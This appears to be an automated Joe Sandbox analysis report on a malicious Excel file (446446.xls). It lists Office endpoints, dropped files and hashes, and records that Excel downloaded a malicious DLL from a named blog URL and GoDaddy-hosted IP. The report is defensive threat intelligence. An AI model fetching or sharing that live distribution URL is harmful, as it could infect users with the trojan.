http://https://entitlement.diagnosticssdf.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://api.aadrm.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://api.microsoftstream.com/api/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://cr.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://graph.ppe.windows.net	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://store.office.cn/addinstemplate	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://web.microsoftstream.com/video/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://graph.windows.net	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://dataservice.o365filtering.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://ncus.contentsync.	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://weather.service.msn.com/data.aspx	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://apis.live.net/v5.0/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://management.azure.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://wus2.contentsync.	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://outlook.office.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://templatelogging.office.com/client/log	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://outlook.office365.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://webshell.suite.office.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://management.azure.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://devnull.onenote.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://ncus.pagecontentsync.	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://messaging.office.com/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://augloop.office.com/v2	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://skyapi.live.net/Activity/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://dataservice.o365filtering.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high
http://https://directory.services.	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	7313A428-7830-4ECB-88E3-B5B1143EDDDA.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.207.186.30	living-traditions.com	United States		398110	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385552
Start date:	12.04.2021
Start time:	17:11:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	446446.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal96.troj.expl.evad.winXLS@5/8@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.1% (good quality ratio 19.2%) • Quality average: 69.3% • Quality standard deviation: 43.6%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 92.123.150.225, 20.50.102.62, 52.147.198.201, 40.88.32.150, 52.255.188.83, 92.122.145.220, 104.42.151.234, 52.109.32.63, 52.109.12.21, 52.109.12.24, 184.30.24.56, 20.82.209.104, 92.122.213.194, 92.122.213.247, 13.107.4.50, 20.82.210.154, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, e13551.dscg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, msagfx.live.com-6.edgekey.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, authgfx.msa.akadns6.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, elasticShed.au.au-msedge.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, afdap.au.au-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, au.au-msedge.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtCreateFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:12:30	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
64.207.186.30	446446.xls	Get hash	malicious	Browse	• living-traditions.com/blogs/click.php

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	446446.xls	Get hash	malicious	Browse	• 64.207.186.30
	documents-1982636004.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-1982636004.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-466266883.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-466266883.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	Processed APR12.xlsx	Get hash	malicious	Browse	• 192.169.223.13
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 184.168.131.241
	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 107.180.50.167
	Portfolio.exe	Get hash	malicious	Browse	• 72.167.241.46
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 184.168.131.241
	CIVIP-8287377.exe	Get hash	malicious	Browse	• 184.168.177.1
	MT103_004758.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Swift002.exe	Get hash	malicious	Browse	• 50.62.160.230
	36ne6xnkop.exe	Get hash	malicious	Browse	• 184.168.131.241
	56UDmImzPe.dll	Get hash	malicious	Browse	• 107.180.90.10
	Shipping doc&_B-Landen.exe	Get hash	malicious	Browse	• 50.62.137.41
	Statement-ID261179932209970.vbs	Get hash	malicious	Browse	• 148.72.208.50
	_.ryder.com._1602499153.666014.dll	Get hash	malicious	Browse	• 166.62.30.150
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\fdinmd.fii	446446.xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick	446446.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7313A428-7830-4ECB-88E3-B5B1143EDDDA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133926
Entropy (8bit):	5.3703247507002985
Encrypted:	false
SSDEEP:	1536:/cQIKNEHBXA3gBwqpQ9DQW+zjM34ZldEKWGlOhIQX5ErLWME9:EVQ9DQW+zYXO8
MD5:	9559FA6EB738D9BC9BC6833652EB4E4D
SHA1:	76522723B61DE9679B0D276B600E7A8860267B01
SHA-256:	32E6DB996EAC4915BA6F963A9406C5B611BBBF295F24C516F99E6EC1FC0316D1
SHA-512:	1A5ADED8BA8EE3C2783C3FEB993A3F306C5B7531F912F9A94DDBF9BF2FC7C11C670B2237694CFE0B2A1DB3F4F227FB5EFE21D00E66A7F2186F3FC51B4F43C626
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-12T15:12:24">.. Build: 16.0.14008.30530-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	449536
Entropy (8bit):	5.5101637778448955
Encrypted:	false
SSDEEP:	6144:BqeyCMxv21VX5rHrP9HlljlYVnvi5TnMTBs7xTUgzFxmSZ81gVRHZOXTulpwNF6c:Bq9CAvi3LlHXtiyTBITzwTCAa6dx
MD5:	CBEA511BD35F247E4B4BF7CC5A3A7CBD
SHA1:	8C0D352934271350CFE6C00B7587E8DC8D062817
SHA-256:	0AE86E5ABBC09E96F8C1155556CA6598C22AEBD73ACBBA8D59F2CE702D3115F8
SHA-512:	AEC894D9D3AACCCCC029C615D283AF4946C5150372DB0ECDD616A9D491478759068214BF03DB11631A5EFB59951150D92C1517C2C11D8C6F0DDF5C8F76734F
Malicious:	**true**
Joe Sandbox View:	• Filename: 446446.xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://living-traditions.com/blogs/click.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1P.Lu1..u1..u1..?T..t1...S..r1..u1..p1..eW..q1..eW..t1..eW..t1 ..Richu1.....PE..L....+t`.....!.....(.....m.....@..... .....(.....@.....@@..D...hA..P..... @..... ...@.. .....text....&.....(..... ..`.rdata..D....@.....,.....@..@.data...8@...P...B...0.....@....pdata...g.....h...r.....@....reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\AF910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	80472
Entropy (8bit):	7.887674613462612
Encrypted:	false
SSDEEP:	1536:clJGmOQRbgrWGHKT7AeWRlMVGoIahaDHTU6hryF70KiQ:cbGmOQRbgrW2KT7g2sTU2yF70KiQ
MD5:	3806F1BA0C68ABABDAAD11C09F7E7C84
SHA1:	2B1B86584B11EE9407A39D88B5044E403D7ACDEF
SHA-256:	D65513C26BDE3DD4AE8DA9A7C16BE2540FD551D6D6674EEE7E0D9792881F99A1
SHA-512:	88ADF638FD18E386F539610589BD0AD96F247A149B93CC589DCE8A3BB0B79D2BA2BC737EC297E1613FA95A0A902EAB55AAB3D628FFDF7E0084D4246677E796F
Malicious:	false
Reputation:	low
Preview:	.UKO.0..W.?D.....,..G.T...=.X.<....co.....<<..3.O.g.5..D.....J.e.~.^..Y.I8%.w.5 ;[.}...`Eh.-.S.?8G....."..V$z.K..\.%.....%p.N..-...{....7N.[..|./K.L...|....D.u.Lc".|..!.-E.z...^.R.y4., {....).7.r.e...F.Oj@.....-....qu....M.]Z.a.`...Rc....;....=9.T...../.\.....Z.`. T!.....=>...v...6...../r..)..r_..\....\..g..SNLk....t.r/"._)...t....PQ<f.||8..#..]:s7.....h.].".4lg....*.;.....5...Of..... ...PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\446446.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:46 2020, mtime=Mon Apr 12 23:12:27 2021, atime=Mon Apr 12 23:12:27 2021, length=110080, window=hide
Category:	dropped
Size (bytes):	2066
Entropy (8bit):	4.651416909086472
Encrypted:	false
SSDEEP:	24:8/dDWt4UxwQYA4Sbo0AaX7DMHF7aB6my/dDWt4UxwQYA4Sbo0AaX7DMHF7aB6m:8/YmvxS8Da8HIB6p/YmvxS8Da8HIB6
MD5:	5AB3706D085881A1D4836C30CB8212C4
SHA1:	C6B634036314EA7D9308E7B10DE84E370DA37B9E
SHA-256:	EC254D08DEA693D4456B6DFA2E215A7C2F8798202D09A7CC81924AD883629625
SHA-512:	2C7E15C1EF6CFB4D129779ED69BF95F7B3FE735BF3F734276470B2097C2AFA1FCFC6CCEE0354DCA54BB77719710599715E110BEF4BEFF2E504F6AFE514CD733 8
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... .....:...r."../..r."../.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....r..h.a.r.d.z.....~.1.....>Qzx..Desktop.h.....Ny..R.....Y.....>.....7=..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....`.2..R...R.. .446446.xls..F.....>Qxx.R.....h.....!..4.4.6.4.4.6...x.l.s.....P.....-.....O.....>.S.....C:\Users\user\Desktop\446446.xls..!.....\.....\.....\. ....\.....\.D.e.s.k.t.o.p.\.4.4.6.4.4.6...x.l.s.....:..,.LB.)...As...`.....X.....724471.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q..... ./...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Mon Apr 12 23:12:27 2021, atime=Mon Apr 12 23:12:27 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.643076575571524
Encrypted:	false
SSDEEP:	12:8iRcXUV3tHuElPCH2JgUxw7GhOX+WrjAZ/2bD03DLC5Lu4t2Y+xIBjKZm:8iRbt4Uxw6uAZiDMq87aB6m
MD5:	EF3F360D18E0AF8661AFEACCC90C95B9
SHA1:	C8A408AFD5B1C569A55884F34482716D9E4E5E8A
SHA-256:	425B362E827F53278F7D587E1EC47AFEB3B3DA2BDBDF9E440B3B696583418954
SHA-512:	32EE8CA8843B2E7F5B5B79680B6856A3C417484EEC79E192BB2EA131FA0DD99A67EF24173F02040115D1D4B136D27A2CF080DE19AED4C18D7C28EF3FEC9F633
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...W.../..h..../...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....r..h.a.r.d.z.....~.1.....R....Desktop.h.....Ny..R.....Y.....>.....$.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....724471.....!a..%.H.VZAj...4.4.....- ..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD ..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.062636835813932
Encrypted:	false
SSDEEP:	3:oyBVomMJRT3lp273lp2mMJRT3lp2v:dj6J14LmJ142
MD5:	546FBC897E0253FD4115B55013DB9EC5
SHA1:	01C5E19E8AD4B7DB773765B0522E2524926CBE8E
SHA-256:	77F95B49BFF9A69DEC8FC0B77F48EBF54111EB7F4BDAD317A51C9A019FE250BF
SHA-512:	088C09B290FF9AA6E5D2BC373D19EFA034D2DF07B52A12F6B69B8B47FEA74ED6F4BD3EDDAF4B0E294E3556D752588AC7CC5B6F18B72FA391AB6091E07006D6 89
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..446446.xls.LNK=0..446446.xls.LNK=0..[xls]..446446.xls.LNK=0..

C:\Users\user\Desktop\90A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	161733
Entropy (8bit):	6.925925053233649

C:\Users\user\Desktop\90A10000	
Encrypted:	false
SSDEEP:	3072:V78rmOAIyyzElBIL6lECbgBGzP5xLm7TK2jTUqyF70virW2akHGaakHh5o78rmOQ:p8rmOAIyyzElBIL6lECbgB+P5Nm7T5UW
MD5:	8F620D3AB90FC12134D008C890041FDA
SHA1:	07FFAE23C88B756A4FA3D0C8903B996EE05A1620
SHA-256:	D48665C8B028E9328061DF6988465D7F5B576EE3ED3B3214EE4138CC5E3119D9
SHA-512:	E3430608D5E3546AB186E9C42E48B2E49245AE79750F73A39CB81F1BC005B33F6F935A6874BA099079C02360B1494C98B1765A76875D42C5876ED6EB03A36C09
Malicious:	false
Reputation:	low
